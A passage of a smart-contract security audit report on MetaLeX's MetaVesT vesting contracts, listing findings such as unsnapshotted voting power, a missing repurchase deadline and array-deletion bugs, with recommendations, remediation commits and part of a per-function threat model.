Target	MetaVesTController.sol		
Category	Business Logic	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Description

In the function `proposeMajorityMetavestAmendment`, the `totalVotingPower` is accumulated from the governing power of the `sets`. If the allocation contract's `govType` is `all`, the calculation uses the total token stream and the total milestone award, which is not changed during the proposal.

For other `govType` values, the calculation uses the vested token amount, which can change during the proposal period.

```
function proposeMajorityMetavestAmendment(
    string memory setName,
    bytes4 _msgSig,
    bytes calldata _callData
) external onlyAuthority {
    //if the majority proposal is already pending and not expired, revert
    if (functionToSetMajorityProposal[_msgSig][setName].isPending &&
    block.timestamp > functionToSetMajorityProposal[_msgSig][setName].time)
        revert MetaVesTController_AmendmentAlreadyPending();

    uint256 totalVotingPower;
    for (uint256 i; i < sets[setName].length; ++i) {
        totalVotingPower
    += BaseAllocation(sets[setName][i]).getGoverningPower();
    }
    functionToSetMajorityProposal[_msgSig][setName]
    = MajorityAmendmentProposal(
    totalVotingPower,
    0,
    block.timestamp,
    true,
    keccak256(_callData[_callData.length - 32:]),
    new address[](0)
    );
    emit MetaVesTController_MajorityAmendmentProposed(setName, _msgSig,
    _callData);
}
```

Additionally, there is no check to verify if a `_grant` is already in `sets` or not. This allows any grant, whether in `sets` or added after the proposal, to vote without its voting power being included in `totalVotingPower`.

```
function voteOnMetavestAmendment(address _grant, string memory _setName,
    bytes4 _msgSig, bool _inFavor) external {

    if(BaseAllocation(_grant).grantee() != msg.sender)
    revert MetaVesTController_OnlyGrantee();
    if (!functionToSetMajorityProposal[_msgSig][_setName].isPending)
    revert MetaVesTController_NoPendingAmendment(_msgSig, _grant);
    if (!_checkFunctionToTokenToAmendmentTime(_msgSig, _setName))
        revert MetaVesTController_ProposedAmendmentExpired();
    uint256 _callerPower =  BaseAllocation(_grant).getGoverningPower();

    metavestController.MajorityAmendmentProposal storage proposal
    = functionToSetMajorityProposal[_msgSig][_setName];

    //check if the grant has already voted.
    for (uint256 i; i < proposal.voters.length; ++i) {
        if (proposal.voters[i] == _grant)
    revert MetaVesTController_AlreadyVoted();
    }
    //add the msg.sender's vote
    if (_inFavor) {
        proposal.voters.push(_grant);
        proposal.currentVotingPower += _callerPower;
    }
}
```

Impact

The voting power may change during the proposal, which can lead to an incorrect decision about the proposal.

Recommendations

Consider using a snapshot of the voting power to prevent the voting power from changing during the proposal.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and fixes were implemented in the following commits:

- 5e207170 ↗
- b614405e ↗
- 23919b23 ↗

3.11. RestrictedTokenAllocation lacks repurchase deadline check

Target	RestrictedTokenAllocation.sol		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Low	**Impact**	Medium

Description

Restricted-token allocation allows the authority to repurchase tokens after MetaVesT is terminated.

According to comments in MetaVesTController, the storage variable `shortStopDate` in `RestrictedTokenAllocation` should be used to check the repurchase deadline.

```
/// @param _shortStopTime if token option, vesting stop time and exercise
    deadline; if restricted token award, lapse stop time and repurchase
    deadline -- must be <= vestingStopTime
```

But the function `repurchaseTokens` does not implement such a check.

```
function repurchaseTokens(uint256 _amount)
    external onlyAuthority nonReentrant {
    if(!terminated) revert MetaVesT_NotTerminated();
    if (_amount == 0) revert MetaVesT_ZeroAmount();
    if (_amount > getAmountRepurchasable())
    revert MetaVesT_MoreThanAvailable();
    // [...]
}
```

Impact

After MetaVesT is terminated, there is no time limit for the authority to repurchase tokens. For grantees, it may take a long time to claim the full amount paid for the repurchased tokens.

Recommendations

Implement a repurchase deadline check in the function `repurchaseTokens`.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit e425c905 ↗.

3.12. Accumulation of vested or unlocked tokens

Target	VestingAllocation.sol, TokenOptionAllocation.sol, RestrictedTokenAllocation.sol		
Category	Business Logic	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Description


Calculating the amount of vested tokens is based on the time elapsed since the `vestingStartTime` and the current vesting rate. The calculation of the amount of unlocked tokens is similar.

```
function getVestedTokenAmount() public view returns (uint256) {
    if(block.timestamp<allocation.vestingStartTime)
        return 0;
    uint256 _timeElapsedSinceVest = block.timestamp
    - allocation.vestingStartTime;
    if(terminated)
        _timeElapsedSinceVest = terminationTime - allocation.vestingStartTime;

        uint256 _tokensVested = (_timeElapsedSinceVest
    * allocation.vestingRate) + allocation.vestingCliffCredit;

    // [...]
}
```

However, the authority can update the `vestingRate`. If the vesting rate changes, the amount of previously accumulated vested tokens will also change. Because according to the formula, the amount of tokens vested before the rate update will be recalculated using the new rate.


Impact

An update to the vesting rate may cause a sharp change in `_tokensVested`, impacting the accounting in other parts of the contract. For example, if the initial rate is `r0` and the rate increases to `r1` at time `t1`, then the vested amount (ignoring cliff credit) will change from `r0 * t1` to `r1 * t1`. In the following diagram, this means changing from the black solid line to the green dashed line above it.



Recommendations

An intuitive approach is to record the last update time as well as the vested or unlocked tokens. In this way, each time period can be calculated using the corresponding rate.



Remediation

This issue has been acknowledged by MetaLeX Labs, Inc.

3.13. The authority may not be able to recreate a set

Target	MetaVesTController.sol		
Category	Business Logic	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

The authority can create a set with a specified name and then add MetaVesTs to the set. If a MetaVesT is in a set, any changes to its details (e.g. transferability) need to be voted on by the grantees of the MetaVesTs within the same set. The array `setNames` records created sets' names, while `sets` records MetaVesTs' addresses in each set.

The function `removeSet` only removes `_name` from the array `setNames`. After removal, although `_name` is no longer in `setNames`, `sets[_name]` may not be empty.

```
function removeSet(string memory _name) external onlyAuthority {
    for (uint256 i; i < setNames.length; ++i) {
        if (keccak256(bytes(setNames[i])) == keccak256(bytes(_name))) {
            setNames[i] = setNames[setNames.length - 1];
            setNames.pop();
            emit MetaVesTController_SetRemoved(_name);
            return;
        }
    }
}
```

If a set with name `_name` does not exist and `sets[_name]` is not empty, the set can neither be created nor cleared.

```
function createSet(string memory _name) external onlyAuthority {
    //check if name does not already exist
    if (sets[_name].length != 0) revert MetaVesTController_SetAlreadyExists();
    // [...]
}

function removeMetaVestFromSet(string memory _name, address _metaVest)
    external onlyAuthority {
    if(!doesSetExist(_name)) revert MetaVesTController_SetDoesNotExist();
    // [...]
}
```

Impact

If a set is not empty after removal, the authority cannot recreate a set with the same name.

Recommendations

Consider emptying the `sets[_name]` or checking if `sets[_name]` is empty before removing a set.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit `e6b9d7a5`↗.

3.14. The `updateFunctionCondition` function does not check the return value of `checkCondition`

Target	MetaVesTController.sol		
Category	Business Logic	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

According to the interface, the function `checkCondition` has a boolean return value.

```
interface IConditionM {
    function checkCondition(address _contract, bytes4 _functionSignature,
    bytes memory data) external view returns (bool);
}
```

The modifier `conditionCheck` will revert the transaction if `checkCondition` returns `false`.

```
modifier conditionCheck() {
    address[] memory conditions = functionToConditions[msg.sig];
    for (uint256 i; i < conditions.length; ++i) {
       if (!IConditionM(conditions[i]).checkCondition(address(this), msg.sig,
            "")) {
           revert MetaVesTController_ConditionNotSatisfied(conditions[i]);
       }
    }
    _;
}
```

The function `updateFunctionCondition` uses `checkCondition` but does not check its return value.

```
function updateFunctionCondition(address _condition, bytes4 _functionSig)
    external onlyDao {
    //call check condition to ensure the condition is valid
    IConditionM(_condition).checkCondition(address(this), msg.sig, "");
    functionToConditions[_functionSig].push(_condition);
    emit MetaVesTController_ConditionUpdated(_condition, _functionSig);
}
```

Impact

No matter what the `checkCondition` function returns, `functionToConditions` will be updated.

Recommendations

Check the return value of `checkCondition` to determine whether to revert the transaction.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc.

3.15. Misleading `exercisePrice` comment

Target	TokenOptionAllocation.sol		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

It appears that `exercisePrice` is defined as the number of option tokens that one payment token can purchase.

In the test script MetaVestControllerTest, the `exercisePrice` is set to 1e18 and the payment token uses a six-decimal format. For example, if the payment token is USDC, 1 USDC could currently exercise one token.

However, this does not match the comment in the code. The comment says that the exercise price is in decimals of the payment token.

```
/// @notice updates the exercise price
/// @dev onlyController -- must be called from the metavest controller
/// @param _newPrice - the new exercise price in decimals of the payment
    token
function updatePrice(uint256 _newPrice) external onlyController {
    if(terminated) revert MetaVesT_AlreadyTerminated();
    exercisePrice = _newPrice;
    emit MetaVesT_PriceUpdated(grantee, _newPrice);
}
```

Impact

The comment is misleading and if price is set in decimals of the payment token, it could lead to confusion and incorrect calculations.

Recommendations

Update the comment to reflect the actual behavior of the code.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit 2d59bb00 ↗.

3.16. The function `removeMilestone` does not remove milestones from the array

Target	BaseAllocation.sol		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Description

The function `removeMilestone` uses the keyword `delete` to remove milestones. Since `milestones` is an array, `delete milestones[_milestoneIndex]` only deletes the milestone at `_milestoneIndex` and leaves the length of the array untouched.

This will cause checks using `milestones.length` to be inaccurate because the number of existing milestones may be less than the array length.

```
function removeMilestone(uint256 _milestoneIndex) external onlyController {
    if(terminated) revert MetaVesT_AlreadyTerminated();
    if (_milestoneIndex >= milestones.length) revert MetaVesT_ZeroAmount();
    delete milestones[_milestoneIndex];
    emit MetaVesT_MilestoneRemoved(grantee, _milestoneIndex);
}
```

Impact

Conditional control statements that use the index and `milestones.length` to determine whether a milestone exists may mistakenly assume that the milestone exists even though it has been removed.

Recommendations

Consider using the member function `pop` to remove milestones from the array. The following code is an example:

```
milestones[_milestoneIndex] = milestones[milestones.length - 1]
milestones.pop()
```

Also note that since the index of milestones may change, the logic of other parts needs to be adjusted accordingly.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit `dfe46863`.

3.17. Inappropriate revert messages

Target	Multiple contracts		
Category	Code Maturity	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

Some revert messages do not provide the user with the correct information about the reason for the revert. The following are the inaccurate revert messages.

1. The `MetaVesT_ZeroAmount` error in `BaseAllocation.sol::removeMilestone`

```
function removeMilestone(uint256 _milestoneIndex) external onlyController {
    if(terminated) revert MetaVesT_AlreadyTerminated();
    if (_milestoneIndex >= milestones.length) revert MetaVesT_ZeroAmount();
    ...
```

2. The `MetaVesT_ShortStopTimeNotReached` error in `TokenOptionAllocation.sol::exerciseTokenOption`

```
function exerciseTokenOption(uint256 _tokensToExercise)
    external nonReentrant onlyGrantee {
    if(block.timestamp>shortStopTime && terminated)
    revert MetaVesT_ShortStopTimeNotReached();
    ...
}
```

3. The `MetaVesTController_NoPendingAmendment` error in `MetaVesTController.sol::voteOnMetavestAmendment`

```
function voteOnMetavestAmendment(address _grant, string memory _setName,
    bytes4 _msgSig, bool _inFavor) external {

    if(BaseAllocation(_grant).grantee() != msg.sender)
    revert MetaVesTController_OnlyGrantee();
    if (!functionToSetMajorityProposal[_msgSig][_setName].isPending)
```

```
        revert MetaVesTController_NoPendingAmendment(_msgSig, _grant);
```

Impact

Some revert messages are not informative enough to help the user understand the reason for the revert.

Recommendations

Consider adding a new error message to provide correct information about the revert.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and fixes were implemented in the following commits:

- adbdfa3a ↗
- 1b4a50d1 ↗

3.18. Test negative flows

Target	Multiple contracts		
Category	Code Maturity	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

When building a complex contract ecosystem with multiple moving parts and dependencies, comprehensive testing is essential. This includes testing for both positive and negative scenarios. Positive tests should verify that each function's side effect is as expected, while negative tests should cover every revert, preferably in every logical branch.

The test coverage for this project is thorough and effectively covers the expected business flows. However, incorporating tests for negative or edge-case scenarios could have revealed several of our high-impact findings.

Therefore, we recommend building a rigorous test suite that includes all contracts to ensure that the system operates securely and as intended.

We also recommend using the `expectRevert` cheatcode instead of the `testFail` prefix to ensure that the transaction reverts with the correct error message.

Good test coverage has multiple effects.

- It finds bugs and design flaws early (preaudit or prerelease).
- It gives insight into areas for optimization (e.g., gas cost).
- It displays code maturity.
- It bolsters customer trust in your product.
- It improves understanding of how the code functions, integrates, and operates — for developers and auditors alike.
- It increases development velocity long-term.

The last point seems contradictory, given the time investment to create and maintain tests. To expand upon that, tests help developers trust their own changes. It is difficult to know if a code refactor — or even just a small one-line fix — breaks something if there are no tests. This is especially true for new developers or those returning to the code after a prolonged absence. Tests have your back here. They are an indicator that the existing functionality *most likely* was not broken by your change to the code.

4. Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

4.1. Module: BaseAllocation.sol

Function: `addMilestone(Milestone _milestone)`

This function is used to add a milestone to the allocation contract.

Inputs

- `_milestone`
  - **Control**: Arbitrary.
  - **Constraints**: Should be less than the length of the `milestones` array.
  - **Impact**: Milestone struct with `milestoneAward`, `unlockOnCompletion`, `complete`, and `conditionContracts` fields.

Branches and code coverage

Intended branches

- Add the provided milestone to the `milestones` array.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if the allocation is already terminated.
  - ☑ Negative test

Function: `confirmMilestone(uint256 _milestoneIndex)`

This function is used to confirm a milestone of the allocation contract.

Inputs

- `_milestoneIndex`
  - **Control**: Arbitrary.

- **Constraints**: Should be less than the length of the `milestones` array.
- **Impact**: Index of the milestone to confirm.

Branches and code coverage

Intended branches

- Check the condition for the milestone.
  - ☑ Test coverage
- Update the milestone status to confirmed.
  - ☑ Test coverage
- Update `milestoneAwardTotal`.
  - ☑ Test coverage
- Update `milestoneUnlockedTotal` if `unlockOnComple` is true.
  - ☑ Test coverage

Negative behavior

- Revert if this function is reentered.
  - ☐ Negative test
- Revert if the allocation is already terminated.
  - ☑ Negative test
- Revert if the milestone index is greater than the length of the milestones array.
  - ☐ Negative test
- Revert if the milestone is already confirmed.
  - ☐ Negative test
- Revert if the condition check fails.
  - ☑ Negative test

Function call analysis

- `IConditionM(milestone.conditionContracts[i]).checkCondition(address(this), msg.sig, _data)`
  - **What is controllable?** `_data`.
  - **If the return value is controllable, how is it used and how can it go wrong?** Returns true or false — if false, the function reverts.
  - **What happens if it Revert, reenters or does other unusual control flow?** N/A.

Function: `removeMilestone(uint256 _milestoneIndex)`

This function is used to remove a milestone from the allocation contract.

Inputs

- `_milestoneIndex`
  - **Control**: Arbitrary.
  - **Constraints**: Should be less than the length of the `milestones` array.
  - **Impact**: Index of the milestone to remove.

Branches and code coverage

Intended branches

- Delete the milestone at the provided index from the `milestones` array.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if the allocation is already terminated.
  - ☑ Negative test
- Revert if the milestone index is greater than the length of the milestones array.
  - ☐ Negative test

Function: `setGovVariables(GovType _govType)`

This function is used to set the governance variables for the allocation contract.

Inputs

- `_govType`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Enum value to set the governance variables for the allocation contract.

Branches and code coverage

Intended branches

- Set the governance variables for the allocation contract.
  - ☑ Test coverage

Negative behavior

- Revert if the allocation is already terminated.

- ☑ Negative test
- Revert if the caller is not the controller.
  - ☑ Negative test

Function: `transferRights(address _newOwner)`

This function is used to transfer the rights of the allocation to a new owner.

Inputs

- `_newOwner`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the new owner to transfer the rights of the allocation contract.

Branches and code coverage

Intended branches

- Add the previous owner to `prevOwners`.
  - ☑ Test coverage
- Update the `grantee` of the allocation contract.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the grantee.
  - ☑ Negative test
- Revert if the `_newOwner` is the zero address.
  - ☐ Negative test
- Revert if the `transferable` is false.
  - ☐ Negative test

Function: `updateTransferability(bool _transferable)`

This function is used to update the transferability of the allocation contract.

Inputs

- `_transferable`
  - **Control**: Arbitrary.
  - **Constraints**: None.

- **Impact**: Boolean value to update the transferability of the allocation contract.

Branches and code coverage

Intended branches

- Update `transferable` of the allocation contract.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test

Function: `updateUnlockRate(uint160 _newUnlockRate)`

This function is used to update the unlock rate of the allocation contract.

Inputs

- `_newUnlockRate`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: New unlock rate to update the allocation contract.

Branches and code coverage

Intended branches

- Update the `unlockRate` of the allocation contract.
  - ☑ Test coverage

Negative behavior

- Revert if the allocation is already terminated.
  - ☑ Negative test
- Revert if the caller is not the controller.
  - ☑ Negative test

Function: `updateVestingRate(uint160 _newVestingRate)`

This function is used to update the vesting rate of the allocation contract.

Inputs

- `_newVestingRate`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: New vesting rate to update the allocation contract.

Branches and code coverage

Intended branches

- Update the `vestingRate` of the allocation contract.
  - ☑ Test coverage

Negative behavior

- Revert if the allocation is already terminated.
  - ☑ Negative test
- Revert if the caller is not the controller.
  - ☑ Negative test

Function: `withdraw(uint256 _amount)`

This function is used to withdraw tokens from the allocation contract.

Inputs

- `_amount`
  - **Control**: Arbitrary.
  - **Constraints**: Should be nonzero and less than the withdrawable amount.
  - **Impact**: Amount of tokens to withdraw from the allocation contract.

Branches and code coverage

Intended branches

- Update `tokensWithdrawn`.
  - ☑ Test coverage
- Send `_amount` tokens to the caller.
  - ☑ Test coverage

Negative behavior

- Revert if the `_amount` is greater than the withdrawable amount.
  - ☐ Negative test

- Revert if the `_amount` is zero.
  - ☐ Negative test
- Revert if the function is reentered.
  - ☐ Negative test
- Revert if the caller is not grantee.
  - ☑ Negative test

Function call analysis

- `this.getAmountWithdrawable()`
  - **What is controllable?** N/A.
  - **If the return value is controllable, how is it used and how can it go wrong?** Return the amount of tokens that can be withdrawn. If the amount is less than the `_amount`, the function reverts.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `IERC20M(this.allocation.tokenContract).balanceOf(address(this))`
  - **What is controllable?** N/A.
  - **If the return value is controllable, how is it used and how can it go wrong?** Return the token balance of the allocation contract. If the amount is less than the `_amount`, the function reverts.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `this.safeTransfer(this.allocation.tokenContract, msg.sender, _amount)`
  - **What is controllable?** `_amount`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

4.2. Module: MetaVesTController.sol

Function: `acceptAuthorityRole()`

This function is used to accept the authority role.

Branches and code coverage

Intended branches

- Update the `_pendingAuthority` to `authority`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the `_pendingAuthority`.
  - ☑ Negative test

Function: `acceptDaoRole()`

This function is used to accept the DAO role.

Branches and code coverage

Intended branches

- Update the `_pendingDao` to `dao`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the `_pendingDao`.
  - ☑ Negative test

Function: `addMetaVestToSet(string _name, address _metaVest)`

This function is used to add a metavest to the set.

Inputs

- `_name`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Name of the set.
- `_metaVest`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the metavest contract.

Branches and code coverage

Intended branches

- Update the `sets` mapping with the `name` and `_metaVest`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the `name` does not exist in the `setNames` array.
  - ☐ Negative test
- Revert if the `_metaVest` is already in the `sets` mappping.

- ☐ Negative test

Function: `addMetavestMilestone(address _grant, VestingAllocation.Milestone _milestone)`

This function is used to add a milestone to the allocation.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the grant.
- `_milestone`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.

Branches and code coverage

Intended branches

- Add the provided milestone to the allocation.
  - ☑ Test coverage
- Transfer the `_milestone.milestoneAward` tokens from the authority to the allocation.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the `_milestone.milestoneAward` is zero.
  - ☐ Negative test
- Revert if the token allowance of authority is less than the `_milestone.milestoneAward`.
  - ☐ Negative test
- Revert if the token balance of authority is less than the `_milestone.milestoneAward`.
  - ☐ Negative test

Function call analysis

- `BaseAllocation(_grant).getMetavestDetails()`
  - **What is controllable?** `_grant`.

    - **If the return value is controllable, how is it used and how can it go wrong?** Return the metavest details of the grant.
    - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `IERC20M(_tokenContract).allowance(msg.sender, address(this))`
    - **What is controllable?** N/A.
    - **If the return value is controllable, how is it used and how can it go wrong?** Return the allowance of the sender to the allocation contract. If the allowance is less than the `_milestone.milestoneAward`, the function reverts.
    - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `IERC20M(_tokenContract).balanceOf(msg.sender)`
    - **What is controllable?** N/A.
    - **If the return value is controllable, how is it used and how can it go wrong?** Return the token balance of the sender. If the balance is less than the `_milestone.milestoneAward`, the function reverts.
    - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `this.safeTransferFrom(_tokenContract, msg.sender, _grant, _milestone.milestoneAward)`
    - **What is controllable?** `_grant` and `_milestone.milestoneAward`.
    - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
    - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `BaseAllocation(_grant).addMilestone(_milestone)`
    - **What is controllable?** `_grant` and `_milestone`.
    - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
    - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `consentToMetavestAmendment(address _grant, byte[4] _msgSig, bool _inFavor)`

This function is used to consent to the amendment of a function.

Inputs

- `_grant`
    - **Control**: Arbitrary.
    - **Constraints**: Should be a valid allocation address.
    - **Impact**: Address of the grant to consent to the amendment.
- `_msgSig`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Signature of the function to consent to.

- `_inFavor`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Boolean value for `inFavor` of the amendment.

Branches and code coverage

Intended branches

- Update the `inFavor` of `functionToGranteeToAmendmentPending`.
  - ☑ Test coverage

Negative behavior

- Revert if `_msgSig` is not pending.
  - ☑ Negative test
- Revert if the caller is not the grantee of the allocation.
  - ☑ Negative test

Function: `createAndInitializeRestrictedTokenAward(address _grantee, address _paymentToken, uint256 _repurchasePrice, uint256 _shortStopDuration, VestingAllocation.Allocation _allocation, VestingAllocation.Milestone[] _milestones)`

This function is used to create and initialize a new RestrictedTokenAllocation contract.

Inputs

- `_grantee`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the grantee.
- `_paymentToken`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of payment token.
- `_repurchasePrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of repurchase price.
- `_shortStopDuration`
  - **Control**: Arbitrary.
  - **Constraints**: None.

- **Impact**: Value of short stop duration.

- `_allocation`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Struct of the allocation including `Allocation` fields: `tokenStreamTotal`, `vestingCliffCredit`, `unlockingCliffCredit`, `vestingRate`, `vestingStartTime`, `unlockRate`, `unlockStartTime`, and `tokenContract`.
- `_milestones`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of `Milestone`. Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.

Branches and code coverage

Intended branches

- Create a new restricted-token award through `restrictedTokenAwardFactory`.
  - ☑ Test coverage

Function: `createAndInitializeTokenOptionAllocation(address _grantee, address _paymentToken, uint256 _exercisePrice, uint256 _shortStopDuration, VestingAllocation.Allocation _allocation, VestingAllocation.Milestone[] _milestones)`

This function is used to create and initialize a new TokenOptionAllocation contract.

Inputs

- `_grantee`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the grantee.
- `_paymentToken`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of payment token.
- `_exercisePrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of exercise price.

- `_shortStopDuration`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of short stop duration.
- `_allocation`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Struct of the allocation including `Allocation` fields: `tokenStreamTotal`, `vestingCliffCredit`, `unlockingCliffCredit`, `vestingRate`, `vestingStartTime`, `unlockRate`, `unlockStartTime`, and `tokenContract`.
- `_milestones`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of `Milestone`. Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.

Branches and code coverage

Intended branches

- Create a new token-option allocation through `tokenOptionFactory`.
  - ☑ Test coverage

Function: `createMetavest(metavestType _type, address _grantee, BaseAllocation.Allocation _allocation, BaseAllocation.Milestone[] _milestones, uint256 _exercisePrice, address _paymentToken, uint256 _shortStopDuration, uint256 _longStopDate)`

This function is used to create a new allocation contract.

Inputs

- `_type`
  - **Control**: Arbitrary.
  - **Constraints**: Should be one of the metavest types.
  - **Impact**: Type of metavest to create.
- `_grantee`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the grantee.
- `_allocation`

- **Control**: Arbitrary.
- **Constraints**: None.
- **Impact**: Struct of the allocation including `Allocation` fields: `tokenStreamTotal`, `vestingCliffCredit`, `unlockingCliffCredit`, `vestingRate`, `vestingStartTime`, `unlockRate`, `unlockStartTime`, and `tokenContract`.

- `_milestones`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of `Milestone`. Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.
- `_exercisePrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of exercise price.
- `_paymentToken`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of payment token.
- `_shortStopDuration`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of short stop duration.
- `_longStopDate`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of long stop date.

Branches and code coverage

Intended branches

- Call the corresponding allocation-creation function based on the `_type`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if not all the conditions about this function signature are met.
  - ☑ Negative test
- Revert if the metavest type is not valid.
  - ☐ Negative test

Function call analysis

- `this.createVestingAllocation(_grantee, _allocation, _milestones) -> this.validateTokenApprovalAndBalance(_allocation.tokenContract, _total) -> IERC20M(tokenContract).allowance(this.authority, address(this))`
  - **What is controllable?** `_grantee`, `_allocation`, `_milestones`, and `_allocation.tokenContract`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `this.createVestingAllocation(_grantee, _allocation, _milestones) -> this.validateTokenApprovalAndBalance(_allocation.tokenContract, _total) -> IERC20M(tokenContract).balanceOf(this.authority)`
  - **What is controllable?** `_grantee`, `_allocation`, `_milestones`, and `_allocation.tokenContract`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `this.createVestingAllocation(_grantee, _allocation, _milestones) -> IAllocationFactory(this.vestingFactory).createAllocation(AllocationType.Vesting, _grantee, address(this), _allocation, _milestones, address(0), 0, 0)`
  - **What is controllable?** `_grantee`, `_allocation`, and `_milestones`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `this.createVestingAllocation(_grantee, _allocation, _milestones) -> this.safeTransferFrom(_allocation.tokenContract, this.authority, vestingAllocation, _total)`
  - **What is controllable?** `_grantee`, `_allocation`, `_milestones`, and `_allocation.tokenContract`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
